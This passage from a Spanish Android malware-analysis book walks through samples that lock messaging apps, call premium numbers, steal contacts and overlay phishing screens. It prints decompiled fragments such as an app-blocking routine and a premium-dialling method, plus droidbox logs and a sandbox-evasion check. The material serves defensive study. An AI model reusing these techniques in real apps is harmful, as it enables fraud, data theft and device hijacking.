Imagen 05.33: Envío de SMS a los contactos encontrados en la agenda.

- Detectar la aplicación que actualmente se encuentra en primer plano e iniciar la actividad *LockScreen* en caso de que se trate de las aplicaciones de mensajería de Google, WhatsApp, Facebook o la aplicación de SMS nativa, impidiendo así su ejecución.

```
public void getTopActivity(Context context) {
 String packageName = ((RunningTaskInfo) ((ActivityManager) context.getSystemService("activity"))
 .getRunningTasks(1).get(0)).topActivity.getPackageName();

 if ("com.facebook.katana".equalsIgnoreCase(packageName) || "com.google.android.talk".equalsIgnoreCase(packageName)
 || "com.whatsapp".equalsIgnoreCase(packageName) || "com.android.mms".equalsIgnoreCase(packageName)) {
 Intent intent = new Intent(context, LockScreen.class);
 intent.setFlags(33557088);
 context.startActivity(intent);
 }
}
```

Imagen 05.34: Acceso bloqueado a aplicaciones instaladas en el dispositivo.

- El service *BootReceiver* se encargará de iniciar de nuevo al servicio *IntentServiceClass* para mantener en ejecución el código de la muestra.
- El service *SMSReceiver* se encargará de enviar por cada SMS recibido uno de respuesta con el mensaje “Elite has hacked you. Obey or be hacked.”.
- Si se examina el código del XML utilizado como layout en la actividad *LockScreen* se podrá identificar el uso de la imagen que se había localizado en **res/drawable/elite\_background.png**.

Tras realizar el análisis estático y mostrándose tan claro el comportamiento, sólo queda confirmarlo realizando un análisis dinámico de la muestra en el que el uso de droidbox será de gran valor para el analista al interactuar la muestra de manera tan directa con el sistema de ficheros (para el borrado de ficheros en /sdcard) o los SMS.



Para capturar la mayor cantidad de contenido, el lector puede realizar los siguientes pasos:

- Iniciar con droidbox el AVD.
- Añadir un contacto en el AVD y crear algunos ficheros en el almacenamiento externo mediante una shell.
- Instalar la muestra en AVD con droidbox y ejecutarla.

Tras unos segundos en ejecución el resultado de droidbox mostrará datos como los siguientes:

```
{
 "apkName": "/mnt/data/tools/droidbox411/8b72d02b37ebef285090e1875a2ee6e6134e4259.apk",
 "enferm": { },
 "recvnrt": { },
 "servicestart": { },
 "sendsms": {
 "92.58796405792236": {
 "message": "HEY!!! John Doe Elite has hacked you.Obey or be hacked.",
 "tag": [
 "TAINT_CONTACTS"
],
 "type": "sms",
 "sink": "SMS",
 "number": "(665) 554-4443"
 },
 "97.72206401824951": {
 "message": "HEY!!! John Doe Elite has hacked you.Obey or be hacked.",
 "tag": [
 "TAINT_CONTACTS"
],
 "type": "sms",
 "sink": "SMS",
 "number": "(665) 554-4443"
 }
 },
 "recvsaction": {
 "com.elite.AdminReceiver": "android.app.action.DEVICE_ADMIN_ENABLED",
 "com.elite.BootReceiver": "android.intent.action.BOOT_COMPLETED",
 "com.elite.SMSReceiver": "android.provider.Telephony.SMS_RECEIVED"
 },
}
```

Imagen 05.35: Interacción capturada por droidbox.

## 10. Servicios de pago

Reinventando el antiguo concepto de *dialers* de las plataformas de escritorio, en Android se puede encontrar diferentes tipos de malware cuyo objetivo es obtener beneficio forzando al usuario a que realice un consumo de servicios de pago desde su desconocimiento o mediante formas poco legítimas.

Ejemplos de este tipo de muestras son aplicaciones que suscriben al usuario a servicios SMS Premium de forma automatizada o que realizan llamadas a números de teléfono como puedan ser servicios de tarificación especial, sin solicitar el consentimiento previo del usuario e incluso ocultando su comportamiento en la medida de lo posible.



## Características

Dependiendo del tipo de servicio de pago del que vaya a hacer uso presentará unas características u otras, siendo las más representativas el uso de permisos como:

- *READ\_PHONE\_STATE*, *INTERNET*, *READ\_SMS* y *WRITE\_SMS* en los casos en los que la aplicación vaya a automatizar la suscripción a un servicio Premium de SMS ya que por lo general el intercambio que seguirán consistirá en registrar el número de teléfono en una página web, recibir un código a través de un SMS y enviar a continuación por SMS un mensaje con ese código. Por suerte según el operador de la SIM y la versión de Android el número de teléfono puede no ser tan fácil de conseguir, dificultad que algunas muestras de malware intentan salvar con el permiso *GET\_ACCOUNTS* para intentar encontrar otros servicios que puedan exponer el número de teléfono. En estos casos además de los permisos se podrá identificar o bien en el *AndroidManifest.xml* o bien en el código un componente de tipo *receiver* que declare un `<intent-filter>` definiendo una prioridad elevada para ser él quien capture los SMS y no la aplicación nativa del sistema.

```
<receiver android:name="com.company.application.SMSBroadcastReceiver" >
 <intent-filter android:priority="500">
 <action android:name="android.provider.Telephony.SMS_RECEIVED" />
 </intent-filter>
</receiver>
```

Imagen 05.36: Declaración de un componente receiver que capture los SMS de entrada.

- *CALL\_PHONE*, *PROCESS\_OUTGOING\_CALLS* y *WRITE\_SETTINGS* en los casos en los que vayan a realizar llamadas a números de teléfono de tarificación especial para: poder realizar llamadas, identificar el número al cual se está llamando y controlar configuraciones del sistema como por ejemplo el volumen del sonido de la llamada para silenciarlo y de ese modo pasar desapercibido.

Desde el enfoque del análisis estático, será de búsqueda obligada en el código palabras como "tel:", que pueden ser añadidas en un Intent definiendo la URI aceptada por la aplicación encargada de realizar llamadas; o el uso de la clase *SmsManager*, utilizada para el envío de SMS.

En cuanto al análisis dinámico, por el objetivo de este tipo de malware, el cual requerirá de una SIM con la que poder realizar llamadas o enviar/recibir SMS, realizar una buena cobertura del comportamiento de la muestra puede ser algo complicado si se está virtualizando el dispositivo como es el caso de la VM-Android, y hacer uso de un teléfono real requerirá de mucho atención y cuidado ya que el impacto económico puede ser cuantioso.

En este sentido, el analista puede hacer uso de técnicas de hooking con el fin de engañar a la aplicación y dar respuesta a llamadas al sistema que en una tablet no tendrían sentido, y recurrir en al AVD en lugar de a la VM-Android, ya que esta está más orientada a ofrecer servicios típicos que se tendrían en un móvil como la capacidad de simular la realización/recepción de llamadas y envío/recepción de SMS; combinándose muy bien en estas pruebas el uso de la sandbox **droidbox**.

### Ejemplo

Como ejemplo para este tipo de malware se utilizará la muestra con hash SHA-1 `f69706ab80d6dfc989e2f0967b264995302a874d`.

Al realizar el reconocimiento de la aplicación en la fase de recuperación de información, si se analiza el fichero `AndroidManifest.xml` se llegará a la siguiente conclusión:

- Se define como único componente la clase `com.example.rama.MainActivity` el cual se corresponde con la *activity* de inicio de la aplicación.
- Se declaran permisos relacionados con telefonía y mensajería permitiendo acceder a los contactos del teléfono, enviar SMS y realizar llamadas.

Si se inspecciona el contenido del APK como ZIP, bajo el directorio `res/drawable-ldpi` se podrán encontrar dos imágenes que seguramente serán utilizadas como recursos en la aplicación y de las que, si el analista quiere encontrar más información, además de poder recurrir a herramientas como **exiftool** para extraer los metadatos que pueden ser encontrados en un PNG, se pueden subir a *Google images* en un intento de localizar el origen de estas y llevando esta línea de investigación a la conclusión de que:

- La imagen **bb.png** es una imagen común que puede haber sido descargada de una de múltiples páginas web
- La imagen **rama.png** ha sido generada mediante una aplicación web que permite la generación de logotipos basadas en texto, suponiendo esto que se pierda el rastro de una posible atribución o identificación de un caso de suplantación de identidad:




Imagen 05.37: Aplicación web utilizada para generar el logo.

Avanzando en el análisis de la muestra y dado que se tiene identificada una única clase desde la cual se puede originar la ejecución de la aplicación, en la fase de análisis estático se empezará estudiando el código encontrado en la *activity* inicial `com.example.rama.MainActivity`, encontrándose en su método `onCreate(...)` múltiples indicios de actividad no deseable durante la ejecución de la muestra:

- Haciendo uso de la clase *com.example.rama.RContacts* accederá a todos los contactos y números de teléfonos y los guardará en una variable.
- Realizará una llamada a una función con nombre *onClick()*, la cual si es analizada se mostrará como una función que intentará enviar un SMS al número de teléfono 09578451370 utilizando como contenido del SMS la variable que contiene toda la agenda del usuario, suponiendo así no sólo el uso de un servicio de pago y coste directo para el usuario, sino un robo de información.
- Establecerá dos mecanismos diferentes para llamar a una función con nombre *makeCall()*: uno basado en la finalización de una animación que comenzará con el inicio de la *activity*, el otro si se hace clic sobre la imagen **bb.png** que se había visto al analizar el contenido del APK como ZIP. El resultado de realizar la llamada a la función *makeCall()* será que el dispositivo intentará realizar una llamada al número de teléfono 09578451370:

```
protected void makeCall() {
 Log.i("Make call", "");
 Intent phoneIntent = new Intent("android.intent.action.CALL");
 phoneIntent.setData(Uri.parse("tel:09578451370"));
 try {
 startActivity(phoneIntent);
 finish();
 Log.i("Finished making a call...", "");
 } catch (ActivityNotFoundException e) {
 }
}
```

Imagen 05.38: Realización de una llamada sin el consentimiento del usuario.

Para finalizar el análisis sólo quedaría confirmar el comportamiento detectado realizando un análisis dinámico donde:

- Tras instalar y ejecutar la aplicación, si no se realiza ninguna acción sobre la aplicación se intentará realizar automáticamente la llamada, produciéndose un fallo si se está utilizando como entorno de pruebas la VM-Android al no tener la capacidad de realizar o simular la realización de llamadas, o simulando la llamada en el caso de utilizar un AVD.
- Si se quiere capturar el comportamiento con alguna herramienta, se puede hacer uso de droidbox para confirmar el acceso a los contactos y la realización de la llamada:

```
"dataleaks":{ @
 "106.22214317321777":{ @
 "data":"3c3f786d6c2076657273696f6e3d27312e302720656e636f64696e673d277574662d3827207374616e54616c6f6e653d2779657
 "tag":{ @
 "TAINT_CONTACTS"
 },
 "sink":"File",
 "path":"/data/data/com.android.providers.contacts/shared_prefs/com.android.providers.contacts_preferences.xml",
 "operation":"write",
 "type":"File write",
 "id":"137118142"
 }
},
"opennet":{ @
```

Imagen 05.39: Volcado de droidbox al inspeccionar el dispositivo durante la ejecución (1ª parte).



```

},
"recvsaction":{ 0
},
"dexclass":{ 0 },
"hashes":{ 0 },
"closenet":{ 0
},
"phonecalls":{ 0
 "14.88460397720337":{ 0
 "type":"call",
 "number":"09578451370"
 }
}
}

```

Imagen 05.39: Volcado de droidbox al inspeccionar el dispositivo durante la ejecución (2ª parte).

## 11. Laboratorio de pruebas

Adicional a las muestras estudiadas en los capítulos y apartados anteriores, a continuación se enumeran una serie de preguntas y respuestas relacionadas con aplicaciones que han sido diseñadas para afianzar el contenido presentado a lo largo del libro e ilustrar casos especiales y posibles que se podrían dar en muestras de malware reales en Android.

### Cuestiones

#### Muestra #1

Se corresponde la aplicación con hash SHA-1: d7da82b3b3ddb0f3955b020ea98d006e725f7b61.

1. ¿Qué componentes y permisos declara la aplicación?
2. ¿Incluye algún recurso de interés?
3. ¿Cuál es la aplicación objetivo del malware?
4. ¿Cómo realiza el robo de información?
5. ¿Cuál es su comportamiento en tiempo de ejecución?

#### Muestra #2

Se corresponde la aplicación con hash SHA-1: 8760e093f91a36a2ae7488cb1b91b235c549218d.

1. ¿Qué componentes y permisos declara la aplicación?
2. ¿Cómo mejora su persistencia la muestra?
3. ¿Qué impacto tiene su instalación en el dispositivo?

#### Muestra #3

Se corresponde la aplicación con hash SHA-1: 5f4aafd7abcbfe1914b653d3c31000db8c099d4b.

1. ¿Qué componentes y permisos declara?



2. ¿A qué información del usuario accede el malware?
3. ¿Cómo evita demostrar su comportamiento real en análisis dinámicos realizados con VirtualBox?

## Respuestas

### Muestra 1

1. ¿Qué componentes y permisos declara la aplicación?

Analizando el fichero `AndroidManifest.xml` se pueden identificar 3 componentes: la activity ejecutada en el inicio `com.my.game.MainActivity`, la activity `com.my.game.LogMe` y el receiver `com.my.game.Survivor`.

La aplicación solicitará los permisos de `INTERNET` y `GET_TASKS`.

2. ¿Incluye algún recurso de interés?

Si se descomprime el APK como ZIP se podrá encontrar un icono de la red social Twitter en la ruta `/res/drawable/bird.png`. Partiendo de la base de que se está analizando una muestra de malware, la combinación de un recurso con una imagen de una conocida red social, y el uso de los permisos `GET_TASKS` e `INTERNET` presentan un posible caso de phishing.

3. ¿Cuál es la aplicación objetivo del malware?

Si se decompila el código y se estudia el receiver `Survivor` se podrá identificar que a intervalos regulares se está comprobando si se encuentra en ejecución la aplicación de Twitter, en cuyo caso iniciará la activity `LogMe`, la cual por su código parece que presentará dos campos de texto para que el usuario los rellene y los cuales enviará en una petición HTTP de tipo GET en una URL donde se identifican dos parámetros, **user** y **pass**, para presentar finalmente sí o sí el mensaje “*No se pudo iniciar sesión, inténtelo más tarde*” utilizando el servicio Toast.

4. ¿Cómo realiza su función el malware?

Dados los componentes declarados en el fichero `AndroidManifest.xml`, el único componente con capacidad para iniciar la ejecución de la aplicación es la activity `MainActivity`, ya que es la que se declara como actividad inicial y el receiver `Survivor` no declara ningún `<intent-filter>` que le permita responder a eventos del sistema.

Partiendo de la activity `MainActivity`, se puede ver en el código que además de la respuesta a los *taps* que realice el usuario en la aplicación, se habrá iniciado el receiver con la invocación `Survive.survive(...)`.

El receiver `Survive` hace uso de `AlarmManager` para ejecutarse cada 50 milisegundos, y en caso de detectar en primer plano la ejecución de la aplicación de Twitter, muestra sobre esta la interfaz gráfica de la activity `LogMe`, que solicitará un nombre de usuario y contraseña y los enviará a un dominio externo.





### 5. ¿Cuál es su comportamiento en tiempo de ejecución?

Cómo se ha identificado durante el análisis estático del código, la aplicación muestra un contador que se incrementa con los *taps* del usuario. Si se presiona la tecla HOME y se ejecuta la aplicación de Twitter, se podrá ver cómo se presenta una pantalla de login muy similar a la original de Twitter:




Imagen 05.40: Phishing para robar los credenciales de Twitter.

Sin embargo si se comprueba el proceso en ejecución con el comando:

```
adb shell dumpsys activity | grep 'Main stack' -A6"
```

Se podrá comprobar que la aplicación en ejecución en primer plano es *com.my.game* y no *com.twitter.android*, con lo que se confirma el intento de phishing.

Además si se prueban a introducir unos credenciales en la pantalla se podrá capturar una petición HTTP realizada contra un servidor externo con los datos introducidos.

### Muestra #2

#### 1. ¿Qué componentes y permisos declara la aplicación?

Decodificando el fichero *AndroidManifest.xml* se pueden identificar como componentes la activity inicial *com.casino.money.MainActivity*, la activity *com.casino.money.Locker* y los receiver *com.casino.money.DAdmin* (que declara el permiso *BIND\_DEVICE\_ADMIN* para registrarse como administrador del dispositivo) y *com.casino.money.Survivor*.

La aplicación declara un único permiso: GET\_TASKS.

Adicionalmente si se estudia el contenido del APK como ZIP se puede encontrar en la ruta **res/drawable/back.png** una extraña imagen que presenta abajo a la derecha un texto “Aceptar”.

## 2. ¿Cómo mejora su persistencia la muestra?

Durante el estudio del fichero `AndroidManifest.xml` se ha podido observar como el receiver `DAdmin` declaraba el permiso `BIND_DEVICE_ADMIN` el cual le permitirá configurarse como administrador del dispositivo y así mejorar su persistencia al dificultar la desinstalación de la muestra.

Para llevar a cabo el registro como administrador del dispositivo, si se realiza un análisis del código partiendo de la activity inicial `MainActivity` se identifica que durante el evento `onResume(...)` del ciclo de vida de la clase `Activity` se comprueba si la aplicación es administradora del dispositivo para en caso de no serlo, mostrar la pantalla que le permitirá adquirir ese privilegio pasados 500 milisegundos utilizando un mensaje personalizado. Además cada 1900 milisegundos evaluará si se encuentra en ejecución la aplicación encargada de la configuración del dispositivo para mostrar en ese caso una imagen en un `Toast`.

Si se rastrea en la clase `R` a qué recurso pertenece el ID 2130837563 utilizado por `Toast` como imagen, se encuentra que apunta al recurso **res/drawable/back.png**; por otro lado si se realiza el mismo proceso con el ID 2131165204 utilizado como mensaje personalizado al mostrar el diálogo de registro como administrador del dispositivo, se encuentra el texto “*Los siguientes permisos potencialmente peligrosos serán bloqueados*”.

Toda esta información en combinación parece presentar un caso de tap-jacking para la mejora de la persistencia, mostrándole al usuario el diálogo de registro de la aplicación como administrador del dispositivo, en combinación con un texto que le indica que ha sido bloqueado el acceso a los permisos, y ofreciendo un falso botón Aceptar que hará justo lo contrario, adquirir el privilegio que parece estar evitándose.




Imagen 05.41: Muestra en ejecución (1ª parte).




Imagen 05.41: Muestra en ejecución (2ª parte).

### 3. ¿Qué impacto tiene su instalación en el dispositivo?

Un análisis de la clase *Survivor* muestra como a intervalos regulares se comprobará si se encuentran en ejecución las aplicaciones: *com.android.phone*, utilizada por el sistema cuando el dispositivo se encuentra en una llamada; y *com.android.dialer*, utilizada cuando el dispositivo quiere marcar un número de teléfono.

Siempre que encuentre una de estas dos aplicaciones se superpondrá la actividad *Locker*, la cual únicamente presenta una interfaz gráfica con el texto “*Feature locked!*”, como puede identificarse si se analiza su recurso cargado **res/layout/activity\_locker.xml**.

Si se ejecuta la muestra se podrá confirmar este comportamiento, el cual tendrá un doble impacto: impedirá que el usuario ejecute la aplicación que le permite realizar llamadas mostrándole la incómoda pantalla de “*Feature locked!*”, y realizará lo mismo cuando se reciba o se establezca una llamada, dificultando así la finalización de la llamada en curso.

## Muestra #3

### 1. ¿Qué componentes y permisos declara?

La muestra declara como componentes la actividad inicial *com.my.sounds.MainActivity* y un receiver que será iniciado con el arranque del sistema *com.my.sounds.Starter*. Solicitará los permisos **GET\_ACCOUNTS**, **INTERNET**, **READ\_CONTACTS** y **RECEIVE\_BOOT\_COMPLETED**.

### 2. ¿Cómo intenta ocultar su comportamiento real en entornos de análisis de muestras?

Si se analiza el código de la aplicación, tanto la actividad *MainActivity* como el receiver *Starter* ejecutarán la función *com.my.sounds.Router.doMagic(...)*, la cual haciendo uso de la librería de reflexión de Java ejecutará finalmente la función *com.my.sounds.Handler.doBadThings(...)*.

Esta última función hace uso de la clase *WebView* para identificar el *user-agent* utilizado por el sistema y no continuar con su ejecución en caso de encontrar en él la palabra *VirtualBox*.

Teniendo en cuenta esta limitación incluida por la muestra para dificultar el análisis dinámico, será necesario recurrir a alguna de las técnicas de modificación de la aplicación: re-empaquetar la muestra eliminando la evaluación de la cadena, modificar el comportamiento del código mediante hooking a la función o depurar la ejecución y modificar la condición evaluada en tiempo de ejecución.

Si se opta por el hooking, una posible extensión Substrate que permitiría al analista evadir esta limitación sería la siguiente:




Imagen 05.42: Evadiendo el control aplicando hooking.

### 3. ¿A qué información del usuario accede el malware?

Si se instala la extensión para Substrate del apartado anterior y se ejecuta la aplicación se podrá observar cómo se captura una petición HTTP de tipo GET donde se incluyen dos parámetros, p0 y p1, y los cuales presentan el mismo contenido.

Si se continúa analizando el código de la aplicación, se puede identificar cómo en el método *workit(...)* de la clase *Handler* se intentan extraer dos elementos de información: las cuentas registradas en el dispositivo, motivo por el cual se requería el permiso GET\_ACCOUNTS; y los contactos dados de alta en la agenda, justificando así el permiso READ\_CONTACTS.

Si se prueba a dar de alta algún contacto de forma local y se repite la ejecución de la muestra (finalizando antes la ejecución anterior), se podrá observar como la aplicación extrae de dicho contacto el nombre y número de teléfono para enviarlo al servidor externo en la petición capturada inicialmente, confirmando así que la muestra es de tipo spyware y que realizará su función siempre que sea ejecutada y en el arranque del dispositivo.

## Capítulo VI

# Investigación con Tacyt

En los capítulos anteriores se ha presentado una metodología, técnicas y herramientas que permitirán llevar a cabo el análisis de una muestra de malware con el fin de determinar cuál será su comportamiento y qué impacto tendrá sobre el dispositivo y la información almacenada en él, sin embargo la tarea del análisis siempre viene precedida de una primera labor de identificación de la muestra, ya sea por su descubrimiento desde un origen (market oficial o alternativo, página web, foro, etcétera) sumado a la experiencia e intuición del analista, por artículos difundidos a través de los medios de comunicación especializados en el sector, o por una herramienta que permita su identificación.

Es en este último escenario donde se encuentra Tacyt, sistema que identifica y descarga nuevas aplicaciones publicadas en Google Play y otros markets alternativos, extrayendo su información e indizándola para ofrecer a sus usuarios una herramienta enmarcada en el ámbito de la ciber-inteligencia que facilitará las tareas de búsqueda, supervisión y alerta temprana, análisis y correlación de información de aplicaciones en plataformas móviles.

En los siguientes apartados se muestran un par de casos de ejemplo donde Tacyt se presenta como herramienta de apoyo al investigador facilitando el descubrimiento de aplicaciones potencialmente peligrosas y su facilidad a la hora de cruzar datos para descubrir otras aplicaciones relacionadas con las posibles amenazas identificadas.

### 1. Localización de aplicaciones sospechosas

Como se ha presentado mediante ejemplos a lo largo del libro, durante la fase de Recuperación de información se realizará una toma de datos en la que, a través del estudio del fichero `AndroidManifest.xml`, el analista podrá hacerse una primera idea del peligro potencial de la muestra que está analizando atendiendo a criterios como:

- Una declaración de permisos sospechosa, como por ejemplo el conjunto completo de acceso a las funciones de telefonía en una aplicación que por su definición no debería requerir.
- Una definición de componentes poco usual, como pueda ser la ausencia o escasez de componentes declarados.
- Definición de atributos especiales en componentes, como el permiso `BIND_DEVICE_ADMIN` en un componente **receiver**.





Sin duda esos factores no son más que indicios de una posible actividad y el analista no debe interpretarlos como evidencia de que se encuentra ante una muestra de malware, pero basados en estos desarrollará el análisis estático y dinámico, confirmando y/o descartando las hipótesis que se haya planteado al realizar la fase de Recuperación de información o durante el mismo análisis estático/dinámico.

En este sentido Tacyt aporta al investigador todas las herramientas necesarias para ayudarle a localizar aplicaciones que satisfagan esos indicios de actividad sospechosa, ofreciendo un sistema de búsqueda que le permitirá realizar consultas sobre una gran cantidad de contenido extraído de las aplicaciones que conforman su base de datos como: permisos declarados, componentes definidos, API keys utilizadas, información del certificado digital con la que fue firmada la aplicación, cantidad de ficheros y su distribución por extensiones de fichero, enlaces encontrados, fechas relevantes (publicación, eliminación si aplica, fecha del fichero más nuevo y más antiguo), comentarios de los usuarios, URLs de imágenes, y un largo etcétera.

Un ejemplo de cómo Tacyt podría ayudar al investigador en la búsqueda de aplicaciones que presenten un indicio de aplicación peligrosa sería el siguiente:

Partiendo de un supuesto en el que se quieren encontrar aplicaciones que puedan suscribir a un usuario a un servicio de SMS premium, el analista puede esperar encontrar una definición similar a la siguiente en el fichero AndroidManifest.xml:

- Solicitud de permisos relacionados con los servicios de mensajería para recibir y leer el SMS con el código de autorización de la suscripción al servicio premium y enviar SMS para registrarse en el servicio. Se buscarán aplicaciones que permitan todo tipo de interacción a través de los permisos SEND\_SMS, READ\_SMS, RECEIVE\_SMS y WRITE\_SMS.

```

permissionName:"android.permission.SEND_SMS" AND
permissionName:"android.permission.RECEIVE_SMS" AND
permissionName:"android.permission.WRITE_SMS" AND
permissionName:"android.permission.READ_SMS"

```

- Por el tipo de actividad que supone el desarrollo de malware, lo habitual es crear muchas aplicaciones aparentemente distintas en las que será extraño encontrar el uso de versionado. Se limitarán los resultados a aplicaciones cuyo código de versión sea el 1.

```

versionCode:"1"

```

- Si el código de la aplicación se reduce al comportamiento no deseable, no requerirá de la declaración de un gran número de componentes. Se buscarán aplicaciones que únicamente declaren una activity.

```

nActivities:"1" AND nActivityAlias:"0" AND nServices:"0" AND nReceivers:"0"
AND nProviders:"0"

```

- Si se quiere disponer además de algo de margen para el robo de información o la declaración de otros permisos que puedan explotar el acceso a más información del dispositivo se puede incluir como criterio de búsqueda que la aplicación debe definir 10 o más permisos.

```

nPermissions:"10 - *"

```



El resultado de combinar todos los criterios de consulta anteriores y realizar la búsqueda en Tacyt devolverá un conjunto bastante reducido de aplicaciones por el que el analista podrá empezar a investigar:

